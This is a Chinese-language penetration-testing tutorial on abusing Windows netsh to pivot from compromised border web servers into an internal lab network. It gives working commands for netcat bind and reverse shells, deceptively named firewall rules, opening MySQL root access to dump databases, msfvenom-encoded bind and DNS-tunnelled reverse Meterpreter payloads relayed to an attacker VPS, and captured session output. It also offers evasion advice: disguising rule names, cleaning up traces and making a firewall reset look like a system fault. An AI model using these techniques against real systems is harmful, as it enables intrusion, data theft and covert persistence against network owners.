MITRE | ATT&CK 中文站

https://huntingday.github.io

win 自带的高级网络配置管理工具深度应用 [netsh]

本节重点快速预览:

✧ netsh 是什么 ?

✧ 正常情况下,我们可以利用 netsh 做些什么 ?

✧ netsh 通常适用于哪些具体的渗透场景中 ?

✧ ...

基础环境准备 [注意,在后续的所有章节中,192.168.3.x 全部假设为公网段,其它的则全部默认为内网段]:

WebServer-IIS7　　假设为目标边界的一台 win2008r2 机器,公网 ip:192.168.3.101 内网 ip:192.168.4.2 192.168.5.2

WebServer-IIS6　　假设为目标边界的一台 win2003r2 机器,公网 ip:192.168.3.102 内网 ip:192.168.4.3 192.168.5.3

2008r2-dc　　假设为目标内网中的一台 win2008r2 机器,其所在的内网 ip: 192.168.5.6

OldLnmp　　假设为目标内网中的一台 linux 机器,其所在的内网 ip: 192.168.4.14


win10-client　　假设为目标内网中的一台 win 客户机,其所在的内网 ip: 192.168.5.5

win7-client　　假设为目标内网中的另一台 win 客户机,且不能正常连外网,其所在的内网 ip: 192.168.5.4

Strike[ubuntu]　　假设为入侵者公网的 vps [linux 机器],其公网 ip: 192.168.3.96

Win7-None　　假设为入侵者的本地机器,其本地内网 ip: 192.168.122.137

关于上述环境大致拓扑,如下[注意,后续的所有拓扑均为草图,能说明实际问题即可,某些和整体架构无关的细节大家暂时不必太在意]:



拓扑想表达的意思其实已经非常清晰,通过已控[已拿到稳定的 system 权限]的这两台目标边界 windows web 机器,继续渗透内网中的其它机器

另外,除边界机器防火墙开启外,目标内网中的所有机器均已关闭防火墙

1. 首先,我们有必要先来大致了解下 netsh 是个什么东西 ? 通常情况下,可以用它来干些什么 ?

微软自带的一款高级网络配置管理工具,用它可以轻松的管理本地或者远程机器的 windows 防火墙及各类系统网络配置,不得不说,对运维来讲,它确实是个非常趁手的 windows 系统配置管理工具,但对于入侵者来讲,它同样也是一款非常好用的渗透工具,比如,进行各类常规 tcp,udp 端口 "正向" 转发以及对指定防火墙规则的各种增删操作...

2. 稍微来简单理解下 netsh portproxy 的工作方式 ?

注意,此处所说的所有场景均有一个最基本的前提,就是执行 netsh 操作的那台机器,必须处在目标边界上[也就是说,在该机器上通常会有多块网卡,n 块外网卡 + n 块内网卡],这样一来,我们才可以利用边界这台机器作为跳板,再通过 netsh 对目标内网中的各类资源尝试进行访问

再次强调,netsh 的 portproxy 是没有任何反向转发功用的,说的稍微形象一点,portproxy 就类似一个主动的 bind 过程,一旦用 netsh 执行应用某条转发规则,就会自动在本地监听相应的端口,当有任何外部指向该端口的连接过来时都将其转发到指定机器的指定端口上,由此不难看出,用于转发的机器和要转发到的机器必须能够完全互通才行,也就意味着,两台机器,要么同时在公网,要么同时在内网,或者在内网主动连公网,而公网是不能直接转发到内网的,相信说到这里大家应该都明白了,理解基本运作流程之后,我们就来看看一

些比较典型的实战应用场景

3．在实战中,netsh 可能会被应用到的一些具体渗透场景,如下

- 通过在目标边界机器上执行 netsh 转发,连接目标内网中的 ssh
- 通过在目标边界机器上执行 netsh 转发,连接目标内网中的 rdp
- 通过在目标边界机器上执行 netsh 转发,连接目标内网中的 mysql/mssql,进行脱裤
- 通过在目标边界机器上执行 netsh 转发,连接目标内网中的 bind 型 meterpreter
- 通过在目标边界机器上执行 netsh 转发,让目标内网中不能正常连接外网的机器也能正常弹回 meterpreter
- ...

4．在 2003 下使用 netsh,需要先安装好 ipv6 支持,由于 netsh 同时支持 ipv4 和 ipv6 端口转发,如果不装,netsh 工作可能会有些问题

```
# netsh  interface ipv6 install   装完以后,需要立马重启系统
```

5．Ok,明白了基本的功用和目的之后,我们就可以操起 netsh 实实在在做些事情了,如下

6．尝试利用 netsh 对目标机器的防火墙进行简单管理,具体如下

a) 关于 netsh 在 2003 下的操作命令相对于之后的系统有所不同,这里稍微注意下

```
# netsh firewall show state       查看当前系统防火墙状态
# netsh firewall set opmode disable 关闭当前系统防火墙
# netsh firewall set opmode enable  启用当前系统防火墙
```

b) 对于 2003 以后的系统,可使用如下的命令管理防火墙

```
# netsh advfirewall show allprofiles                查看当前系统所有网络类型的防火墙状态,比如,私有,公共,域网络
# netsh advfirewall set allprofiles state off       关闭当前系统防火墙
# netsh advfirewall set allprofiles state on        启用当前系统防火墙
# netsh advfirewall reset                           重置当前系统的所有防火墙规则,会初识到刚装完
```

系统的状态

```
# netsh advfirewall set currentprofile logging filename "C:\windows\temp\fw.log"
```

自定义防火墙日志位置

c）关于操作防火墙时需要注意的一些点

个人建议，没有极特殊的情况，非常不建议去直接关闭目标的防火墙，因为有些目标服务可能会依托防火墙进行，如果只是简单粗暴的把目标的防火墙直接 cut 掉，很可能就会造成目标的某些服务访问出现异常，万一被目标监控捕捉报警，就有些得不偿失了，因为一旦被人有所察觉，下次再搞就不太容易了，况且，大部分情况下，我们根本也没必要非去把对方的防火墙给 cut 掉，假如真的是情况比较极端，建议先把现有的规则导出来，然后再关掉，如果有问题，开启以后再立马把规则导回去，最后，注意下'重置防火墙规则'的意思，它会把防火墙规则重置到系统刚安装好的状态，如果规则里还有目标自己添加的一些规则，也就意味着会被一并删除掉，这个效果跟直接关闭目标防火墙基本是一样的，不过相对好一点的是，重置目标防火墙，没经验的运维可能会认为这是系统自身的问题，因为毕竟重置后防火墙还开着呢，但如果直接是给关了，不免会引起别人怀疑，所以，

没有极特殊情况，请勿对目标防火墙执行关闭或重置操作

7．接着，我们就来简单看看如何利用 netsh 对防火墙规则进行各类增删操作，在开始之前，我们需要先来理解一些基本的防火墙关键词用途

add 为增加规则，delete 为删除规则

allow 为允许连接， block 为阻断连接

in 为入站，out 为出站

name 为要显示的规则名称

a）首先，我们可根据端口来添加或删除指定的出，入站规则，注意在实战中这个规则名，要起的有迷惑性一点，不然容易被对方一眼看出来

尝试连接正向 shell

先在 WebServer-IIS7 机器上执行，允许外部来连接本地的 tcp 53 端口[入站允许]

```
# netsh advfirewall firewall add rule name="nc bind shell" dir=in action=allow protocol=TCP
localport=53
c:\>nc -lvp 53 -e cmd.exe
# netsh advfirewall firewall delete rule name="nc bind shell" dir=in protocol=TCP
localport=53
```

之后,回到 WebServer-IIS6 机器上执行,尝试主动 bind 一个 shell 上去

```
c:\>nc -nv 192.168.3.101 53
```

尝试连接反向 shell

先到 WebServer-IIS6 机器上去允许 tcp 的 53 端口连入,然后再执行监听

```
# netsh firewall add portopening TCP 53 "nc reverse shell"
```

先在 WebServer-IIS6 机器上执行

```
C:\>nc -lvp 53
# netsh firewall delete portopening TCP 53
```

之后,到 WebServer-IIS7 机器上执行,允许本地的 tcp 53 端口主动往外连[出站允许],就是把 shell 主动往 WebServer-IIS6 机器上弹

```
# netsh advfirewall firewall add rule name="nc reverse shell" dir=out action=allow protocol=TCP localport=53
C:\>nc -nv 192.168.3.102 53 -e cmd.exe
# netsh advfirewall firewall delete rule name="nc reverse shell" dir=out protocol=TCP localport=53
```

b) 根据指定进程来添加或删除指定的出,入站规则[实际测试中发现对进程出入站控制似乎并不是很到位],2003 和以后的系统语法上稍有差别

在 [2003]上执行

先在 WebServer-IIS6 机器上执行,允许指定进程的所有连接

```
c:\>netsh firewall add allowedprogram c:\nc.exe "allow nc" enable
c:\>nc -nv 192.168.3.101 53 对应下面的正向 shell
c:\>nc -lvp 53              对应下面的反向 shell
```

在 2003 以后的系统中的具体书写语法如下

之后来 WebServer-IIS7 机器上执行,允许指定进程的连入,连接正向 shell

```
# netsh advfirewall firewall add rule name="pass nc" dir=in action=allow
```

```
program="C:\nc.exe"
# nc -lvp 53 -e cmd.exe
# netsh advfirewall firewall delete rule name="pass nc" dir=in program="C:\nc.exe"
```

依然是在 WebServer-IIS7 机器上执行,允许指定进程主动往外连,连接反向 shell

```
# netsh advfirewall firewall add rule name="Allow nc" dir=out action=allow
program="C:\nc.exe"
# nc -nv 192.168.3.102 53 -e cmd.exe
# netsh advfirewall firewall delete rule name="Allow nc" dir=out program="C:\nc.exe"
```

8. 废话这么多,终于可以开始我们今天的重点,通过目标边界 WebServer-IIS7 机器上的 netsh 连接目标内网中 OldLnmp 机器的 ssh,如下

先在 WebServer-IIS7 机器上执行,允许外部的 tcp 8081 端口连入


```
# netsh advfirewall firewall add rule name="OldLnmp ssh" dir=in action=allow protocol=TCP
localport=8081
```

再把来自外部 tcp 8081 端口流量全部转发到目标内网的 OldLnmp 机器的 22 端口上,地址类型 ipv4 到 ipv4,默认会监听在 0.0.0.0 的 8081 上

```
# netsh interface portproxy add v4tov4 listenport=8081 connectaddress=192.168.4.14
connectport=22
# netsh interface portproxy show all      查看所有转发规则
# netstat -ano | findstr "8081"
# netsh advfirewall firewall delete rule name="OldLnmp ssh" dir=in protocol=TCP
localport=8081
# netsh interface portproxy delete v4tov4 listenport=8081
```

最后,回到 Strike 机器上执行,即可直接连到目标内网指定的 OldLnmp 机器上

```
# ssh root@192.168.3.101 -p 8081
```



9. 既然知道怎么去连目标内网的 ssh,那 rdp 就好办了,通过边界 WebServer-IIS7 机器上的 netsh 去连目标内网中 2008r2-dc 的 rdp,如下

把来自外部的 tcp 的 389 端口流量全部转发到内网的 2008r2-dc 机器的 3389 端口上

netsh advfirewall firewall add rule name="**2008r2-dc** rdp" dir=in action=allow protocol=TCP localport=389

netsh interface portproxy add v4tov4 listenport=389 connectaddress=192.168.5.6 connectport=3389

netsh interface portproxy show all


netstat -ano | findstr ":389"

netsh advfirewall firewall delete rule name="**2008r2-dc** rdp" dir=in protocol=TCP localport=389

netsh interface portproxy delete v4tov4 listenport=389

此时,再回到 Win7-None 机器上执行,即可成功连到目标内网的 2008r2-dc 机器上

mstsc 192.168.3.101:389




10. 上面基本都是一些远程管理类的操作,比如,我们就想拿到目标内网指定数据库机器上的数据,又该怎么办呢,像这种站库分离的情况,在实战中非常普遍,其实还是同理,依然是通过边界机器上的 netsh 把来自外部指定的端口流量全部转发到目标内网指定机器的数据库端口上,比如,通过边界 WebServer-IIS7 机器上的 netsh,脱取目标内网 OldLnmp 机器上的数据,另外,除了 mysql,mssql,pgsql..也都是类似的方式

到内网 Oldlnmp 机器上执行,允许 root 外连,如果边界机器是 web,基本都是可直接连的,如果边界机器不是 web,可能就要自己想办法开启下

```
# mysql -uroot -p -S /tmp/mysql.sock
mysql> grant all on *.* to 'root'@'%' identified by 'admin' with grant option;flush privileges;
# netsh advfirewall firewall add rule name="Oldlnmp mysql dump" dir=in action=allow protocol=TCP localport=3568
# netsh interface portproxy add v4tov4 listenport=3568 connectaddress=192.168.4.14 connectport=3306
# netsh interface portproxy show all
# netstat -ano | findstr "3568"
# netsh advfirewall firewall delete rule name="Oldlnmp mysql dump" dir=in protocol=TCP localport=3568
# netsh interface portproxy delete v4tov4 listenport=3568
```

再回到 Win7-None 机器上执行,之后正常脱裤即可

navicat ip: 192.168.3.101 port: 3568 root:admin



11. 说完对目标内网指定机器的远程管理,数据脱裤,我们再来看看更直接的,假如你现在需要目标内网指定机器的 meterpreter,在不反向连接的情况下,又该怎么搞呢,依然是换汤不换药,下面就来简单演示下,如何通过目标边界 WebServer-IIS7 机器上的 netsh,连到目标内网中的 win7-client 机器上的 bind 型 meterpreter,这样 bind 的一点好处就是,在 win7-client 机器的连接中看到的是 WebServer-IIS7 机器的 ip

1) 首先,我们先用 msfvenom 生成一个 bind 型的 payload,注意,这里的 ahost[允许访问的机器]要写 WebServer-IIS7 的内网 ip,具体如下

```
# msfvenom -a x86 --platform Windows -p windows/meterpreter/bind_hidden_tcp LPORT=443
AHOST=192.168.5.2 -e x86/shikata_ga_nai -b '\x00' -i 3 -f exe > bind_meterpreter.exe
```

2) 回到边界 WebServer-IIS7 机器上执行,意思很简单,把来自外部的 4443 端口全部转发到内网 win7-client 机器的 meterpreter 端口上

```
# netsh advfirewall firewall add rule name="bind hidden meterpreter" dir=in action=allow protocol=TCP localport=4443
# netsh interface portproxy add v4tov4 listenport=4443 connectaddress=192.168.5.4 connectport=443
# netsh interface portproxy show all
# netstat -ano | findstr "4443"
```

3) 上面都准备好以后,此时就可以到目标机器上去执行我们的 bind_meterpreter.exe,务必记得顺手看下 443 端口有没起来

```
C:\>netstat -ano  | findstr ":443"
```

4) 紧接着,回到 Strike 机器上直接 bind 目标内网的 meterpreter 即可,不过之前,可以先用 nc 打下目标端口,看看通不通,通了以后再 bind

```
# nc -nv 192.168.3.101 4443
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/bind_hidden_tcp
msf > set ahost 192.168.5.2
msf > set rhost 192.168.3.101
msf > set lport 4443
msf > set ExitOnSession false
msf > exploit -j
```

```
[*] Sending stage (179779 bytes) to 192.168.3.101
[*] Meterpreter session 6 opened (192.168.3.96:38783 -> 192.168.3.101:4443) at 2018-02-09 16:25:49 +0800

meterpreter > sysinfo
Computer        : WIN7-CLIENT
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 2912 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\win7\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4dbf:4bad:8243:6592%13
   IPv4 Address. . . . . . . . . . . : 192.168.5.4
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

5) 最后,记得干完活儿以后,把刚刚在 WebServer-IIS7 机器上添加的规则都删一下

```
# netsh advfirewall firewall delete rule name="bind hidden meterpreter" dir=in protocol=TCP
localport=4443
# netsh interface portproxy delete v4tov4 listenport=4443
# netsh interface portproxy show all
```

12.　不可避免的是,像上面这种正向的连接方式,在实战中有着非常大局限性,此时,也许有的兄弟就会想,能不能通过 netsh 让我们的 meterpreter 反连呢? 当然是可以的,流程其实也非常简单,思路就是先把目标内网 win10-client 机器上的 meterpreter 端口反弹到目标边界的 WebServer-IIS7 机器上,然后再在边界机器上通过 netsh 把 meterpreter 的端口直接全部转发到我们公网的 Strike 机器上,这样即可实现正常的 meterpreter 上线,这也顺便决了另一个问题,假如目标内网中的 win10-client 这台机器不能

连外网,通过这种方式一样可以把 shell 反弹回来,还有,如果目标内网同时有多台不能正常连外网的机器,通过这种方式亦可实现批量上线

1] 首先,去 strike 机器上创建一个反向的 dns 监听器,如下

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_rc4_dns
msf > set lhost 192.168.3.96
msf > set lport 53
msf > set rc4password klion
msf > set ExitOnSession false
msf > exploit -j
```

2] 生成 payload,务必要注意这里的回连地址要写目标边界的 WebServer-IIS7 机器对应的内网地址

```
# msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp_rc4_dns LHOST=192.168.5.2 LPORT=53 RC4PASSWORD=klion -e x86/shikata_ga_nai -b '\x00' -f exe > dns_tunnel.exe
```

3] 基本环境准备好之后,我们回到边界的 WebServer-IIS7 机器上放 tcp 的 53 端口进来

```
# netsh advfirewall firewall add rule name="dns rc4 shell" dir=in action=allow protocol=TCP localport=53
# netsh interface portproxy add v4tov4 listenport=53 listenaddress=192.168.5.2 connectaddress=192.168.3.96 connectport=53
# netstat -ano | findstr ":53"
```

4] ok,至此一切准备就绪,去 win10-client 机器上执行我们的 dns_tunnel.exe,不出意外的情况下,一般都会正常上线,注意,dns 速度会稍慢

```
msf exploit(multi/handler) > [*] Sending stage (179783 bytes) to 192.168.3.101
[*] Meterpreter session 7 opened (192.168.3.96:53 -> 192.168.3.101:49171) at 2018-02-09 17:01:53 +0800

msf exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > sysinfo
Computer        : WIN10-CLIENT
OS              : Windows 10 (Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 3724 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c809:fe7e:593e:3d2%4
   IPv4 Address. . . . . . . . . . . : 192.168.5.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

5] 最后,手脚要麻利些,养成习惯,每次干完活儿就立马清东西,省的后续容易忘掉

```
# netsh advfirewall firewall delete rule name="dns rc4 shell" dir=in protocol=TCP localport=53

# netsh interface portproxy delete v4tov4 listenport=53 listenaddress=192.168.5.2
```

13. 关于利用 netsh 进行常规端口转发的一点个人建议

- 尽量选择一些穿透性较好的端口,比如,53,443,80...切记不要用高端口,另外,用于转发的端口不能和目标系统中现有的端口冲突
- 注意目标边界及内网防火墙的问题,绝大多数端口打不通的原因,都是防火墙在搞鬼,实战中要尽量细致搜集分析,把东西都准备充分了再上
- 出入站规则名起的要有迷惑性,不然容易被发现
- 处理好转发日志

- 更多...

14. 利用 netsh 进行转发的弊端及好处

- 如果目标的监控系统实时监控到了防火墙规则变动,极易触发报警,隐蔽性非常差
- 只能单个端口转发,配置起来比较繁琐,另外,因为转发基本都是靠 ip 来进行的,所以也比较容易暴露入侵者的真实 ip
- 由于是系统自带,使用相对方便灵活,能帮助解决大部分实际问题,减少了自己上传工具的麻烦,较适合用于存在边界 windows 机器的场景中
- 同时支持 ipv4 和 v6 的 tcp 及 udp 端口转发, 扩展性较强
- 更多...

作者：klion